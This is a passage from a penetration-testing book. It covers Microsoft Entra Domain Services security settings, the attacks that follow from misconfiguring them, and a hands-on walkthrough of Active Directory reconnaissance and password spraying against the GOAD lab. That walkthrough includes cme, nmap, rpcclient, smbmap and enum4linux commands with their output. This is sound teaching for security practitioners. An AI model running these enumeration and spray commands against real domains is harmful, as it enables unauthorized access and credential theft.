Microsoft Entra offers various features such as secure adaptive access, seamless user experiences, unified identity management, and comprehensive capabilities including app integrations, single sign-on (SSO), passwordless and multifactor authentication (MFA), conditional access, identity protection, privileged identity management, end-user self-service, and a unified admin center. These features enable organizations to man-

age user identities and access to resources in a secure and efficient manner.

Microsoft Entra is used to define roles not only for Microsoft 365 but also for other cloud products and services, and it has different categories and different service portals where administrative tasks can be performed. For example, Microsoft Entra is used to manage user identities and access to resources in Azure, and it provides a single interface for overseeing access across multiple cloud providers, including Azure, AWS, and Google Cloud.

Microsoft Entra also provides a secure and efficient way to manage user identities and access to resources in the cloud and on-premises. It offers features such as secure adaptive access, identity protection, and privileged identity management to ensure that user identities and access to resources are secure and compliant with organizational policies and regulations.

Figure 7-8 shows the Microsoft Azure portal. Here, I (Omar) am creating a new instance of Microsoft Entra Domain Services.

The screenshot shows the 'Create Microsoft Entra Domain Services' wizard in the Microsoft Azure portal. The 'Basics' tab is selected, and the 'Project details' section is visible. The 'Subscription' is set to 'Pay-As-You-Go', the 'Resource group' is 'rg-omarai', the 'DNS domain name' is 'omar.onmicrosoft.com', the 'Region' is 'East US', and the 'SKU' is 'Enterprise'. The 'Review + create' button is highlighted.

Figure 7-8

Creating a Microsoft Entra Domain

The selected subscription in **Figure 7-8** is Pay-As-You-Go, indicating the billing model for this service because this is just a lab example. The selected resource group is rg-omarai. Resource groups in Azure are used to manage and organize related resources. The input field shows **omar.onmicrosoft.com**, which is the chosen DNS domain name for this service. This will serve as the root domain for the new managed environment.

The selected region is East US, which determines the physical location of the data center where the domain services will be hosted. The selected

SKU is Enterprise, which defines the service tier and available features for the domain.

A few steps were omitted for brevity; however, [Figure 7-9](#) shows the Security Settings tab in the process of creating a new Microsoft Entra Domain Service.




Figure 7-9

Security Settings While Creating a Microsoft Entra Domain: Part 1

The following security settings are shown in [Figure 7-9](#):

- **TLS 1.2 Only Mode:** This option allows you to enforce TLS 1.2 for secure communications. The buttons allow you to select Disable or Enable. Currently, Enable is selected.
- **NTLM v1 Authentication:** With this option, you can allow or disallow NTLM version 1 authentication. Disable is selected, indicating that the less secure NTLM v1 is not allowed.
- **NTLM Password Synchronization:** This option enables or disables NTLM password synchronization within the domain. The Enable button is selected.
- **Password Synchronization from On-Premises:** This option allows or disallows password synchronization from an on-premises environment to the cloud. The Enable button is selected.
- **Kerberos RC4 Encryption:** With this option, you can enable or disable RC4 encryption for Kerberos. Disable is selected.
- **Kerberos Armoring:** With this option, you can enable or disable Kerberos armoring, a feature that adds an additional layer of security to Kerberos authentication. Enable is selected.

[Figure 7-10](#) shows the remaining security settings.




Figure 7-10

Security Settings While Creating a Microsoft Entra Domain: Part 2

The following are the remaining security settings shown in **Figure 7-10**:

- **NTLM v1 Authentication:** This option allows you to enable or disable NTLM version 1 authentication. Disable is selected, indicating that NTLM v1 (which is considered less secure) will not be allowed.
- **NTLM Password Synchronization:** This option allows enabling or disabling the synchronization of NTLM passwords within the domain. Enable is selected.
- **Password Synchronization from On-Premises:** This option enables or disables the synchronization of passwords from an on-premises environment to the cloud domain. Enable is selected.
- **Kerberos RC4 Encryption:** This option allows you to enable or disable the use of RC4 encryption for Kerberos. Disable is selected.
- **Kerberos Armoring:** This option allows you to enable or disable Kerberos armoring, which adds an additional security layer to the Kerberos protocol. Enable is selected.
- **LDAP Signing:** This option allows you to enable or disable LDAP signing, which helps secure LDAP communications by signing traffic between clients and the server. Enable is selected.
- **LDAP Channel Binding:** This option allows you to enable or disable LDAP channel binding, an additional security measure for LDAP authentication. Enable is selected.

In **Figure 7-11**, we create a trust relationship between the Microsoft Entra Domain Services domain (omar.onmicrosoft.com) and another Active Directory domain (trusted1.hacker26.com). The trust direction is set as one-way outgoing, meaning that omar.onmicrosoft.com will trust trusted1.hacker26.com. Additionally, DNS server information is provided for the trusted domain to allow communication between the domains.




Figure 7-11

Trust Settings When Creating a Microsoft Entra Domain

If these security settings in Microsoft Entra Domain Services are not properly configured, attackers can exploit many vulnerabilities to gain unauthorized access, intercept communications, elevate privileges, and compromise sensitive data within the domain environment.

For example, if TLS 1.2 is not enforced, older and less secure encryption protocols (such as TLS 1.0/1.1) might be used for communication. Attackers can exploit known weaknesses in older TLS versions through downgrade attacks or old vulnerabilities like POODLE and BEAST. This can lead to session hijacking, data interception, and on-path attacks (previously known as man-in-the-middle [MitM] attacks), allowing attackers to decrypt sensitive information transmitted over the network.

Enabling NTLM v1 introduces a significant security risk because it uses weaker cryptographic methods for authentication. Attackers can conduct NTLM relay attacks or pass-the-hash attacks by capturing NTLM hashes and reusing them to authenticate as the legitimate user. NTLM v1 is particularly vulnerable because it does not provide mutual authentication, enabling attackers to impersonate servers or clients and gain unauthorized access to resources within the domain.

If NTLM password synchronization is enabled, NTLM hashes of passwords are stored and synchronized across the domain. If attackers gain access to these hashes, they can compromise user accounts. Attackers can use hash dumping tools to extract NTLM hashes and perform pass-the-hash attacks, allowing them to access resources without needing the plaintext password. The risk escalates if passwords are weak or reused across services because attackers can easily move laterally across the network.

Synchronizing passwords from on-premises to the cloud can expose sensitive information if the on-premises environment is compromised, as illustrated in [Figure 7-12](#).




Figure 7-12

On-Premises and Cloud Password Sync

If attackers compromise the on-premises domain controllers, they can extract synchronized passwords, gaining access to cloud resources. This access can lead to full domain compromise, especially if the same password is used for privileged accounts.

Additionally, enabling RC4 encryption for Kerberos makes it vulnerable to known cryptographic weaknesses in RC4, which is considered outdated and insecure. Attackers can perform *Kerberoasting*, where they request Kerberos service tickets (TGS) and attempt to crack the RC4-encrypted tickets offline. If they succeed, they can obtain service account credentials, allowing them to move laterally and escalate privileges within the network.

Disabling Kerberos armoring reduces the protection of the Kerberos authentication process, making it vulnerable to various attacks. Without Kerberos armoring (FAST, or Flexible Authentication Secure Tunneling), attackers can manipulate Kerberos messages, engage in on-path attacks, and attempt to exploit Kerberos pre-authentication vulnerabilities to impersonate users or gain unauthorized access to resources. We will cover Kerberos-based attacks in more detail later in this chapter.

If LDAP signing is not enforced, attackers can intercept and tamper with LDAP communication. The attackers can execute LDAP injection attacks or on-path attacks on LDAP communications to modify directory information, escalate privileges, or retrieve sensitive data such as password hashes, group memberships, and security policy details. Without signing, there is no integrity assurance for the data exchanged between the client and the LDAP server.

Not enabling LDAP channel binding weakens the security of LDAP sessions, making them susceptible to on-path attacks. Attackers then can set up a rogue LDAP server, intercept LDAP communication, or perform LDAP relay attacks, redirecting the traffic to their controlled server. This

attack can lead to the disclosure of sensitive information and unauthorized modification of directory services.

Summary of Potential Exploits

The following is a summary of potential exploits if legacy NTLM and LDAP systems are misconfigured:

- **Data Interception:** Without proper encryption (such as TLS 1.2), attackers can intercept sensitive data, including credentials and directory information, using on-path attacks.
- **Credential Theft:** Poorly configured authentication settings (such as NTLM v1, lack of Kerberos armoring) allow attackers to steal and re-use credentials, often leading to lateral movement and privilege escalation.
- **Privilege Escalation:** Weak configurations can result in attackers gaining access to privileged accounts through pass-the-hash, Kerberoasting, or NTLM relay attacks.
- **Domain Compromise:** Attackers can use compromised credentials or intercepted communication to gain control over the entire domain, resulting in unauthorized access to network resources and potential data exfiltration.

Properly configuring these security settings in Microsoft Entra Domain Services significantly reduces the risk of attacks and ensures that authentication and directory services remain secure.

Active Directory Attack Techniques

In earlier sections, we briefly mentioned a few attacks against AD and Microsoft Entra implementations. Now, let's discuss these attacks and the methodologies to exploit different vulnerabilities in these implementations.

The AD forest defines the overall security boundary within an organization, encompassing multiple domains, domain trees, and OUs.

Understanding the interdependencies within this hierarchy can reveal potential attack surfaces. Domains within an AD forest often have inherent trust relationships that attackers can exploit to pivot across domains.

How to Set Up the Lab

You can find numerous examples of how to set up a cybersecurity lab in my GitHub repository at https://github.com/The-Art-of-Hacking/h4cker/tree/master/build_your_own_lab. However, for the following few examples, we will use GOAD, or Game of Active Directory, which is an open-source project that provides a vulnerable AD lab envi-

ronment. This preconfigured setup allows you to hone your skills in identifying and exploiting common AD vulnerabilities. GOAD offers a realistic, hands-on platform for mastering various attack techniques and defensive strategies in a controlled and safe environment. You can access GOAD at <https://github.com/Orange-Cyberdefense/GOAD>.

GOAD supports an easy deployment using virtualization technologies like VirtualBox and Proxmox, or you can deploy it in Azure. The high-level topology is shown in **Figure 7-13**. It includes multiple domain controllers and workstations with preconfigured misconfigurations and vulnerabilities.




Figure 7-13

The GOAD Topology

AD Recon and Enumeration

The methodology starts with a basic network enumeration using tools like CrackMapExec (**cme**) to identify SMB hosts and launching Nmap scans to gather more details about live hosts, open ports, service versions, and potential vulnerabilities.

Tip

You should always use a gradual recon process from basic discovery to in-depth analysis, allowing for a comprehensive view of the network's security posture.

Introducing Impacket

Impacket is an open-source collection of Python modules and tools designed for working with network protocols, including those used in Windows environments. It is widely utilized by red teamers and security professionals to test and exploit vulnerabilities in AD environments. Impacket provides low-level programmatic access to network protocols, enabling the construction, manipulation, and execution of packets for various Windows services such as Server Message Block (SMB), Windows Management Instrumentation (WMI), and Microsoft Remote Procedure Call (MSRPC) protocols.

Impacket can be downloaded from <https://github.com/fortra/impacket>.

Impacket supports multiple attack techniques and post-exploitation activities targeting Active Directory. Some of the primary use cases include credential dumping. Tools like `secretsdump.py` allow attackers or testers to extract sensitive information, such as password hashes, from domain controllers or other systems. This tool is often used to perform offline password cracking or pass-the-hash attacks.

Impacket supports attacks like Kerberoasting, which target accounts with service principal names (SPNs) to extract encrypted service tickets that can be cracked offline to reveal plaintext credentials.

Scripts such as `wmiexec.py`, `smbexec.py`, and `dcomexec.py` enable remote command execution on Windows systems using valid credentials. These tools are often used to gain a foothold on domain controllers or other critical assets.

However, Impacket can also be used for enumeration and reconnaissance. Impacket includes tools like `GetUserSPNs.py` and `lookupsid.py` for gathering information about domain users, groups, and permissions. These scripts help identify potential targets for further exploitation.

Impacket enables red teamers to perform lateral movement within a network by leveraging compromised credentials or hashes to authenticate with other systems via SMB or WMI.

Although Impacket activity can be detected (for example, through monitoring SMB or WMI traffic), distinguishing between legitimate use (for example, by IT administrators) and malicious activity requires context and is relatively difficult. This is why many organizations are trying to use AI to detect these challenging malicious transactions.

You can use the **cme** tool to enumerate SMB hosts by using the command **cme smb ip_range**, as shown in [Example 7-1](#). CrackMapExec is not part of the Impacket library, but it relies heavily on and integrates with Impacket modules for its functionality. This independent post-exploitation and lateral movement tool is designed for penetration testing in Windows and Active Directory environments. It essentially acts as a Swiss army knife for testing credentials, executing commands, and conducting reconnaissance across various network services like SMB, WinRM, MSSQL, SSH, and HTTP.

Example 7-1 Using the *cme* Tool to Enumerate SMB Hosts

[Click here to view code image](#)

```

websploit # cme smb 192.168.56.0/24
SMB      192.168.56.23  445  BRAAVOS      [*] Windows Server 2016 Standard Evaluation
14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB      192.168.56.11  445  WINTERFELL   [*] Windows 10.0 Build 17763 x64
(name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB      192.168.56.12  445  MEEREEN      [*] Windows Server 2016 Standard Evalua-
tion 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB      192.168.56.22  445  CASTLEBLACK  [*] Windows 10.0 Build 17763 x64
(name:CASTLEBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB      192.168.56.10  445  KINGSLANDING [*] Windows 10.0 Build 17763 x64
(name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)

```

Each line in [Example 7-1](#) represents an SMB service running on a specific host with details such as

- IP Address (e.g., 192.168.56.23)
- Port (445, the default SMB port)
- Hostname (e.g., BRAAVOS)
- Operating System and Version (e.g., the very old Windows Server 2016 Standard Evaluation 14393 x64 that was still running in the vulnerable environment)
- Domain (e.g., essos.local)
- Signing status (e.g., signing:True or signing:False)
- SMBv1 status (e.g., SMBv1:True or SMBv1:False)

You can perform a ping sweep scan to identify live hosts on the network by using the command **nmap -sn -p <ip>** .

You can also perform a quick scan for the top 50 most commonly used ports using the command **nmap -PN -sV --top-ports 50 --open <ip>**. It also attempts to identify the version of the services running on these open ports (**-sV**). In this case, the **-PN** option disables host discovery (ping) to proceed directly to port scanning.

To ensure a comprehensive TCP scan that doesn't miss any targets, consider using the following nmap command:

[Click here to view code image](#)

```

nmap -Pn -p- -sC -sV -oA full_scan_goad 192.168.56.10-12,22-23

```

Now, let's break down this command and look at each option:

- **-Pn**: Treats all hosts as online, skipping the ping scan. This ensures that all specified IP addresses are scanned, even if they don't respond to ping.
- **-p-**: Scans all 65,535 TCP ports. By default, Nmap scans only the top 1,000 most common ports.

- **-sC**: Runs default Nmap scripts for further reconnaissance. These scripts can provide additional information about services, vulnerabilities, and more.
- **-sV**: Probes open ports to determine service/version info. This helps identify the specific applications running on each port.
- **-oA full_scan_goad**: Outputs the results in all major formats (normal, grepable, and XML) with the base name full_scan_goad.
- **192.168.56.10-12,22-23**: Specifies the target IP range. In this case, it will scan IP addresses 192.168.56.10, 192.168.56.11, 192.168.56.12, 192.168.56.22, and 192.168.56.23.

Example 7-2 shows some of the output of this scan. You can obtain the complete output from https://github.com/The-Art-of-Hacking/h4cker/blob/master/recon/nmap_ad_example.md.

Example 7-2 Scanning the AD Infrastructure

[Click here to view code image](#)

```
Nmap scan report for sevenkingdoms.local (192.168.56.10)
Host is up (0.00066s latency).
Not shown: 65511 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec Microsoft Windows Kerberos
(server time: 2022-07-03 15:14:43Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP
(Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
|_ssl-date: 2022-07-03T15:17:20+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=kingslanding.sevenkingdoms.local
| Subject Alternative Name: othername:<unsupported>,
DNS:kingslanding.sevenkingdoms.local
| Not valid before: 2022-06-30T06:55:19
|_Not valid after: 2023-06-30T06:55:19
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP
(Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
|_ssl-cert: Subject: commonName=kingslanding.sevenkingdoms.local
| Subject Alternative Name: othername:<unsupported>,
DNS:kingslanding.sevenkingdoms.local
<output omitted for brevity>
| smb-security-mode:
|_ account_used: guest
```

```
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: 52m29s, deviation: 2h28m29s, median: 0s
Post-scan script results:
| clock-skew:
| 0s:
| 192.168.56.11 (winterfell.north.sevenkingdoms.local)
| 192.168.56.22 (castelblack.north.sevenkingdoms.local)
| 192.168.56.12 (essos.local)
| 192.168.56.10 (sevenkingdoms.local)
|_ 192.168.56.23 (braavos.essos.local)
Nmap done: 5 IP addresses (5 hosts up) scanned in 572.00 seconds
```

You also can enumerate the domain controllers by using **nslookup**, as demonstrated in [Example 7-3](#).

Example 7-3 Using *nslookup* to Find the Domain Controllers

[Click here to view code image](#)

```
websploit # nslookup -type=srv _ldap._tcp.dc._msdcs.sevenkingdoms.local 192.168.56.10
Server:      192.168.56.10
Address:     192.168.56.10#53

_ldap._tcp.dc._msdcs.sevenkingdoms.local  service = 0 100 389
kingslanding.sevenkingdoms.local.

websploit# nslookup -type=srv _ldap._tcp.dc._msdcs.north.sevenkingdoms.local
192.168.56.10
Server:      192.168.56.10
Address:     192.168.56.10#53

Non-authoritative answer:
_ldap._tcp.dc._msdcs.north.sevenkingdoms.local  service = 0 100 389 winterfell.
north.sevenkingdoms.local.

Authoritative answers can be found from:
winterfell.north.sevenkingdoms.local  internet address = 192.168.56.11

websploit# nslookup -type=srv _ldap._tcp.dc._msdcs.essos.local 192.168.56.10
Server:      192.168.56.10
Address:     192.168.56.10#53

Non-authoritative answer:
_ldap._tcp.dc._msdcs.essos.local  service = 0 100 389 meereen.essos.local.

Authoritative answers can be found from:
meereen.essos.local  internet address = 192.168.56.12
meereen.essos.local  internet address = 10.0.2.15
```

The **nslookup** commands in [Example 7-3](#) are used for querying for the LDAP service (SRV records) on all the domain controllers. The queries reveal that **_ldap._tcp.dc._msdcs.sevenkingdoms.local** (192.168.56.10) points to **kingslanding.sevenkingdoms.local** on port 389. The second query points to **winterfell.north.sevenkingdoms.local**, and the third points to **meereen.essos.local**.

You can enumerate users by using the **cme smb 192.168.56.11 -users** command, as shown in [Example 7-4](#).

Example 7-4 Enumerating Users with *cme*

[Click here to view code image](#)

```
websloit# cme smb 192.168.56.11 -u users
SMB      192.168.56.11  445  WINTERFELL  [*] Windows 10.0 Build 17763 x64
(name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB      192.168.56.11  445  WINTERFELL  [-] Error enumerating domain users
using c ip 192.168.56.11: NTLM needs domain\username and a password
SMB      192.168.56.11  445  WINTERFELL  [*] Trying with SAMR (SAMRPC protocol)
SMB      192.168.56.11  445  WINTERFELL  [+] Enumerated domain user(s)
SMB      192.168.56.11  445  WINTERFELL  north.sevenkingdoms.local\Guest
Built-in account for guest access to the computer/domain
SMB      192.168.56.11  445  WINTERFELL  north.sevenkingdoms.local\arya.stark
Arya Stark
SMB      192.168.56.11  445  WINTERFELL  north.sevenkingdoms.local\sansa.stark
Sansa Stark
SMB      192.168.56.11  445  WINTERFELL  north.sevenkingdoms.local\brandon.stark
Brandon Stark
SMB      192.168.56.11  445  WINTERFELL  north.sevenkingdoms.local\rickon.stark
Rickon Stark
SMB      192.168.56.11  445  WINTERFELL  north.sevenkingdoms.local\hodor
Brainless Giant
SMB      192.168.56.11  445  WINTERFELL  north.sevenkingdoms.local\jon.snow
Jon Snow
SMB      192.168.56.11  445  WINTERFELL  north.sevenkingdoms.local\samwell.tarly
Samwell Tarly (Password: Heartsbane)
SMB      192.168.56.11  445  WINTERFELL  north.sevenkingdoms.local\jeor.mormont
Jeor Mormont
SMB      192.168.56.11  445  WINTERFELL  north.sevenkingdoms.local\sql_svc
sql service
```

In [Example 7-4](#), initially, there is an error enumerating users due to NTLM requirements (domain\username and a password). The tool then attempts to use the SAMR (SAMRPC protocol) to enumerate users. It successfully enumerates several domain users, including

- Guest: Built-in account for guest access.
- arya.stark, sansa.stark, brandon.stark, rickon.stark, hodor, jon.snow, samwell.tarly, jeor.mormont, and sql_svc.

- One account, samwell.tarly, has additional information revealing the password Heartsbane.

You can also retrieve the password policy by using the command shown in [Example 7-5](#).

Example 7-5 Retrieving the Password Policy

[Click here to view code image](#)

```
websploit# cme smb 192.168.56.11 --pass-pol
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64
(name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [+] Dumping password info for domain: NORTH
SMB 192.168.56.11 445 WINTERFELL Minimum password length: 5
SMB 192.168.56.11 445 WINTERFELL Password history length: 24
SMB 192.168.56.11 445 WINTERFELL Maximum password age: 311 days 2 minutes

SMB 192.168.56.11 445 WINTERFELL Password Complexity Flags: 000000
SMB 192.168.56.11 445 WINTERFELL Domain Refuse Password Change: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password Store Cleartext: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password Lockout Admins: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password No Clear Change: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password No Anon Change: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password Complex: 0

SMB 192.168.56.11 445 WINTERFELL Minimum password age: 1 day 4 minutes
SMB 192.168.56.11 445 WINTERFELL Reset Account Lockout Counter: 5 minutes
SMB 192.168.56.11 445 WINTERFELL Locked Account Duration: 5 minutes
SMB 192.168.56.11 445 WINTERFELL Account Lockout Threshold: 5
SMB 192.168.56.11 445 WINTERFELL Forced Log off Time: Not Set
```

The output of the command in [Example 7-5](#) reveals that the domain NORTH has relatively lenient password policies, which could be a potential security concern. The hostname of the target system is WINTERFELL, and the domain is north.sevenkingdoms.local.

Note

You can use similar tools, such as **enum4linux**, to enumerate users and reveal misconfigurations.

You can perform additional user enumeration on WINTERFELL (192.168.56.11) by using remote-procedure calls (RPCs). This can be done directly with **rpcclient**, allowing you to list domain users and groups, as demonstrated in [Example 7-6](#).

Example 7-6 Using RPC for Enumeration

[Click here to view code image](#)

```

websploit# rpcclient -U "NORTH\\" 192.168.56.11 -N
rpcclient $> enumdomusers
user:[Guest] rid:[0x1f5]
user:[arya.stark] rid:[0x456]
user:[sansa.stark] rid:[0x45a]
user:[brandon.stark] rid:[0x45b]
user:[rickon.stark] rid:[0x45c]
user:[hodor] rid:[0x45d]
user:[jon.snow] rid:[0x45e]
user:[samwell.tarly] rid:[0x45f]
user:[jeor.mormont] rid:[0x460]
user:[sql_svc] rid:[0x461]

```

The relative identifier (RID) provides a unique identifier for each user in the domain. Similarly, you can list all domain groups with the command shown in [Example 7-7](#).

Example 7-7 Listing All the Domain Groups

[Click here to view code image](#)

```

rpcclient $> enumdomgroups
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[DnsUpdateProxy] rid:[0x44f]
group:[Stark] rid:[0x452]
group:[Night Watch] rid:[0x453]
group:[Mormont] rid:[0x454]

```

To list all members of the Domain Users group, for example, you can use the **net rpc** command, as shown in [Example 7-8](#).

Example 7-8 Listing All the Domain Members

[Click here to view code image](#)

```

websploit# net rpc group members 'Domain Users' -W 'NORTH' -I '192.168.56.11' -U '%'
NORTH\Administrator
NORTH\krbtgt
NORTH\SEVENKINGDOMS$
NORTH\arya.stark
NORTH\edward.stark
NORTH\catelyn.stark
NORTH\robb.stark
NORTH\sansa.stark
NORTH\brandon.stark

```

```
NORTH\rickon.stark  
NORTH\hodor  
NORTH\jon.snow  
NORTH\samwell.tarly  
NORTH\jeor.mormont  
NORTH\sql_svc
```

In short, the **rpcclient** tool connects to the target host **WINTERFELL** and enumerates domain users and groups. It successfully lists the users in the **north.sevenkingdoms.local** domain, as well as group memberships. Then using the **net rpc group members** command provides a comprehensive list of all users within the Domain Users group.

The following commands and tools allow you to list guest access on SMB shares for a given domain controller.

Using **enum4linux**:

[Click here to view code image](#)

```
enum4linux -a -u "" -p "" <dc-ip> && enum4linux -a -u "guest" -p "" <dc-ip>
```

Using **smbmap**:

[Click here to view code image](#)

```
smbmap -u "" -p "" -P 445 -H <dc-ip> && smbmap -u "guest" -p "" -P 445 -H <dc-ip>
```

Using **smbclient**:

[Click here to view code image](#)

```
smbclient -U '%' -L //<dc-ip> && smbclient -U 'guest%' -L //<dc-ip>
```

Using **cme** (CrackMapExec):

[Click here to view code image](#)

```
cme smb <ip> -u "" -p "" # enumerate null session  
cme smb <ip> -u 'a' -p '' # enumerate anonymous access
```

Password Spray and ASREPROast

Next, let's go over a methodology for attacking an AD implementation when you have a valid username but no password. We'll focus on two main techniques: password spraying and ASREPROasting. Let's assume

that you have acquired a valid username but do not have the password yet.

Password Spray

The goal of a *password spray* attack is to test a single password (or a few common passwords) against many accounts. This approach reduces the risk of locking out accounts and avoids detection by brute-force protections.

First, let's get the password policy using tools like **cme** or **enum4linux**. You can use the command **cme <IP> -u 'user' -p 'password' --pass-pol** to retrieve the domain password policy. Similarly, you can use the command **enum4linux -u 'username' -p 'password' -P <IP>** to enumerate the password policy on the target. The purpose of these commands is to understand that the password policy (complexity requirements, lockout threshold, and so on) is crucial before conducting a password spray. This approach helps avoid triggering account lockouts.

You then execute the password spray using the command **cme smb <dc-ip> -u user.txt -p password.txt --no-brute-force**. This command attempts a password spray using a list of usernames (user.txt) and a single password (password.txt), avoiding account lockout by using the **--no-brute-force** option. You can create the users.txt file with all the usernames previously found on **north.sevenkingdoms.local**. If valid credentials are discovered, they can be used to access system resources.

Note

